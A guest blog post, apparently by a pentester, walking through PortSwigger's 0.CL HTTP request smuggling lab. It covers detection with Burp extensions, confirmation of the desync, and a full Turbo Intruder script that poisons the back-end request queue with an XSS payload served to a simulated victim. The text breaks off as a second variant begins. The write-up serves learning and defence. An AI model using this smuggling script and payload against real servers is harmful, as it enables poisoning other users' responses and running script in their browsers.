HTTP/1.1 Must Die: Conquering the 0.CL Challenge
Fran Hutchings |
Friday, 13 March 2026 at 09:21 UTC

Note: This is a guest post by pentester Julen Garrido Estévez (@b3xal).
1. Acknowledgements
This article is based on the outstanding work of James Kettle (Research HTTP/1.1 must die). From his findings, we joined the Desync Endgame. We break down the 0.CL technique into a technical analysis and a complete walkthrough of the official PortSwigger lab. Any subsequent explanation is an attempt to learn from and teach his research in order to properly defend infrastructures.
2. Intro
0.CL is a variant of HTTP request smuggling in which the front-end interprets “Content-Length: 0” (or treats it as implicitly 0), while the back-end may interpret the following stream of bytes differently.
That discrepancy allows the first request to absorb bytes from the next request processed by the back-end. In the PortSwigger lab this allows controlling the next request and thus trigger an alert().
For a theoretical, low-level treatment, consult the whitepaper "HTTP/1.1 Must Die" by James Kettle.
- Turbo Intruder: Raw/pipelined sending (Request A + Request B) with fine control of framing and timing; useful for brute-forcing padding/offset.
4. Strategy to solve/exploit the lab
We will cover two main approaches and within each two variants, totalling 4 PoCs. The techniques are organised to facilitate progressive learning.
A) Ignore the headers injected by the frontend: creation of a request that does not depend on the additional content that may be added. It is the easiest and most direct way to understand the mechanics.
- A1: Using the lab's intentional XSS.
- A2: Force an XSS using the “HEAD” technique.
B) Calculate the offset (byte-offset) of the added headers and adjust the payload so that, after the additional headers, the framing is aligned with what the back-end expects.
- B1: Same intentional XSS + calculated offset.
- B2: Force an XSS using the “HEAD” technique + calculated offset.
Important security note: all scripts and payloads that I include are intended exclusively for the PortSwigger lab and controlled environments. Do not use them against systems without authorisation. The vectors, scripts and payloads presented are based on the official PortSwigger examples for this lab.
5. Detecting 0.CL
Before attempting any exploitation, the first step is to confirm a discrepancy between the front-end and the back-end: what the load balancer/proxy/WAF/frontend interprets as the end of a request does not match what the back-end interprets. Without that difference there is no 0.CL to exploit.
You can try manual manipulations (spaces, tabs, line breaks in headers), but these are usually slow and not exhaustive.
Instead we run the “Parser discrepancy scan” from the HTTP Request Smuggler extension against the target request: the extension tests combinations and permutations of headers and often finds indications that manual analysis overlooks.

Treat the extension's warning as a prioritised clue, not as definitive proof: its value is to point out which request deserves immediate manual inspection.

In this case, the issue indicates a specific discrepancy: when adding a space in the “Content-Length” header, the front-end ignores it while the back-end interprets it. That is exactly the type of desynchronisation we are looking for.
Let’s investigate: we will reproduce the condition in Repeater and analyse the application's responses. To facilitate visualisation of the PoCs, we will remove unnecessary headers.
Repeater settings:
- Disable “Update Content-Length”.

Normal Request:
Normal Response:

With this request the front-end and the back-end agree: you send 1 byte of body (“X”) and you receive the standard response.
Smuggled Request:

Smuggled response:

Why do we see the timeout?
The front-end does not recognise “Content-Length : 1” (space before the colon) as a valid header; for it there is no body, therefore it does not send the byte “X” to the back-end.
The back-end does interpret the header and ends up waiting for 1 byte of body (the removed “X”). As that byte never arrives, the back-end waits until the timeout occurs.
Result: the request “appears” to fail due to a timeout, but this reflects a parsing discrepancy.
Do we confirm 0.CL? No, not yet.
The timeout is a strong clue: it confirms there is a discrepancy between front-end and back-end, but it does not yet prove we can reuse bytes to control the next request. Right now we are in a deadlock: the front-end and the back-end expect different things and neither proceeds, so the connection eventually times out and closes, the attack “breaks” due to timeout.
To break the deadlock, James explains that the key is to find an early-response gadget: “a way to make the back-end server respond to a request without waiting for the body to arrive.” With that the back-end will have already responded and the connection will be in a state that allows what follows to be interpreted as the next request, therefore the deadlock is broken.
On Apache/Nginx servers a good place to look for early gadgets is static files (images, js, css…): the server usually responds immediately with the resource if it finds it, without performing extensive checks that delay the response.
Detecting an early-response gadget.
- Reuse the same request that caused the timeout and try variants pointing to static file paths (for example /resources/images/blog.svg, /resources/css/labsBlog.css).
- Send the request several times; you may need multiple attempts.
- When you obtain an early response (200 or another immediate response instead of the timeout), note that path: we will use it as “Request A” in the following steps.

Now, once having discovered an early response we can try to confirm 0.CL.
5.1. Practical confirmation of 0.CL: “Request A” + “Request B”
Objective: to demonstrate that the bytes in “Request B” can be interpreted by the back-end as the end of “Request A.”
Preparation
- Open a tab group where “Request A” is the request to the early-response resource and “Request B” is a normal request.

- In “Request A” remove the visible body (leave the manipulated header that caused the timeout) “Content-Length : 1”

- Move the character “X,” which would originally be the only byte in the body of “Request A”, to the beginning of “Request B.” The goal is that, if the back-end interprets the desynchronized flow, that ‘X’ will be consumed as part of the previous request (modifying its beginning) and change the way the server processes “Request B.”
- We will send the tab group over separate connections.

What to observe to confirm 0.CL
- If, after several attempts, the second request (the one we converted with the X at the beginning, “XGET /”) returns a “200 OK,” then the back-end is interpreting the bytes from “Request B” as part of the attacker's request, thus modifying the normal request. = 0.CL confirmation.
- If you only get timeouts and the connection closes without processing “Request B”, you may still be in the deadlock condition and should look for another early-response gadget. It may not be possible to exploit a 0.CL.
Request A (Early response):
Request B ( XGET / )
If the technique works and the second request is modified, we will have confirmed that the discrepancy is not just a timeout: it is an exploitable desynchronisation (0.CL). With that confirmation we move on to build the PoCs A1/A2 and B1/B2 and to detail reproducible payloads for the lab.
6. Exploitation of 0.CL
To control the “victims’” requests we need to convert a 0.CL condition into a CL.0, so that we can poison the back-end request queue.
In practice: we look for the first block of bytes that the back-end interprets as the “start of a request” to be controlled by us; if we succeed, the next request processed by the back-end will contain our prefix/payload and we will be able to control what the server receives or executes.
Idea
We construct a smuggled request that does not depend on the headers the proxy/front-end may add or rewrite: the practical key is to start our smuggled request before the point where the front-end usually inserts headers.
In practice, most proxies add those headers at the end of the header block (e.g., for tracking or routing); if our smuggle starts before that point, the back-end will first receive our smuggled block (with the payload we want to appear in the next request) and will only then see the headers injected by the front-end. In other words, those headers do not misalign the start we care about, and the injection works much more reliably.
Variant A1: Using the intentional XSS
The lab deliberately contains an XSS in the rendering of posts. We will not waste time looking for it here: we assume you have already located it (although, if you want to challenge yourself, you can try to find it before continuing).
We will not delve here into understanding CL.0. Our focus is to exploit that condition to poison the queue and cause the back-end to process our payload.

We start from a basic CL.0 request, which includes the XSS.
This will be our “Request B”, the one that will remain in the queue waiting to be processed by the back-end once we force the desynchronised condition.

We know that, to achieve the desired effect, our “Request B” must be executed after the back-end processes our first manipulated request (“Request A”, the one that causes the desynchronisation).
The trick is to make that second request start before the front-end adds its automatic headers, something that normally breaks attacks if the position is not calculated correctly.


The blue part of the screenshot will be the fragment that will form part of “Request A”.
This is responsible for transforming the 0.CL condition into CL.0, leaving our payload prepared in the queue so that the back-end serves it to the victim.
For it to form part of “Request A”, we must calculate how many bytes of Request B must be considered part of “Request A”; in this case, 56 bytes.


Once both requests are built, send the group on separate connections.
If everything is aligned, there will come a moment when we see the labHeader.js response in “Request B”.
At that instant, the queue is ready for the victim: the next legitimate request will receive the content contaminated with our XSS, executing automatically in the browser.

In this case the lab was solved by making manual requests while looking for the labHeader.js response. Even so, manual synchronisation is usually unstable: sometimes the attack only works after several attempts or depending on network timing.
That is why a good practice is to automate the process with Turbo Intruder, repeating the same requests until the XSS execution or the early JavaScript response is detected.
Below is a script adapted from the official PortSwigger one, prepared to automate exactly the flow we have just performed manually:
# Author: b3xal
# Refer to https://portswigger.net/research/http1-must-die
# Based on James Kettle script

def queueRequests(target, wordlists):
    engine = RequestEngine(
        endpoint=target.endpoint,
        concurrentConnections=10,
        requestsPerConnection=1,
        engine=Engine.BURP,
        maxRetriesPerRequest=0,
        timeout=5
    )

    # First request, earlyresponse request (forces desync condition with malformed Content-Length)
    earlyresponse = '''GET /resources/images/blog.svg HTTP/1.1
Host: ''' + host + '''
Content-Type: application/x-www-form-urlencoded
Content-Length : %s

'''

    # Second request, CL0 request with smuggled payload. CL0_chopped + CL0_revealed + smuggled are the second request.
    # Request 2a: CL0_chopped is the chopped fragment that aligns with the malformed CL from the first request
    CL0_chopped = '''GET /?Whatever=Iwant HTTP/1.1
Content-Length: 123
X: Y'''

    # Request 2b: CL0_chopped is the part seen once CL_chopped has been chopped. The true start of the second request with the malformed CL in the first request.
    CL0_revealed = '''GET /resources/labheader/js/labHeader.js HTTP/1.1
Host: ''' + host + '''
Connection: keep-alive

'''

    # Include a request with distinctive content (for example, a unique marker in the body or header)
    # that we can identify in the response to confirm that the attack is actually working.
    smuggled = '''GET /post?postId=2 HTTP/1.1
Host: ''' + host + '''
User-Agent: POC"><script>alert()</script>"XXX
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

x=y'''

    victim = '''GET / HTTP/1.1
Host: ''' + host + '''
User-Agent: foo

'''

    # Validation
    if '%s' not in earlyresponse:
        raise Exception('Please place %s in the Content-Length header value')

    if not earlyresponse.endswith('\r\n\r\n'):
        raise Exception('Early Response request must end with a blank line and have no body')

    while True:
        # It is important to send the early response request with fixContentLength=False.
        engine.queue(earlyresponse, len(CL0_chopped), label='Early Response', fixContentLength=False)
        # We will send the CL.0 request immediately.
        engine.queue(CL0_chopped + CL0_revealed + smuggled, label='CL.0', fixContentLength=True)
        # Use the Victim request to make sure it works; for the exploit, you can comment it out.
        engine.queue(victim, label='Victim')


#Filter marker
def handleResponse(req, interesting):
    table.add(req)

    if req.label == 'CL.0' and 'application/javascript' in req.response:
        req.label = '# CL.0 - HIT Javascript #'
    if req.label == 'Victim' and 'alert()' in req.response:
        req.label = '# Victim - HIT Alert() #'
    # 0.CL attacks use a double desync so they can take a while!
    # Uncomment & customise this if you want the attack to automatically stop on success
    if req.label == 'Victim' and 'Congratulations' in req.response:
        req.label = '### Lab Solved ###'
        req.engine.cancel()

After a while, the script will mark a HIT on the CL.0 request (response with labHeader.js) and, if all goes well, will also mark a HIT on the simulated Victim request (response with alert() executed).
Tip: you can comment out the sending of the simulated Victim to speed up the test.
When “### Lab Solved ###” appears in the script output it will mean that the victim has executed the XSS: you have converted 0.CL into an exploitable CL.0 and poisoned the back-end queue with your payload.
The lab will be solved and the desynchronisation will be confirmed in practice.
Variant A2: forcing XSS with the HEAD technique
When we do not have a direct XSS in the site content, we can still craft one ourselves by abusing how the back-end handles redirects and partial responses.
In this variant, the objective will be to transform a simple redirect into an HTML response interpreted by the browser, causing our injected script to execute even when the original endpoint is not vulnerable by itself.
The basis of this technique lies in the HEAD method.
A HEAD request returns only the headers (no body), but includes a valid “Content-Type”, for example “text/html” or “application/javascript”.

And here the key idea arises: what happens if we leverage that “Content-Type” inside a persistent (pipelined) connection?
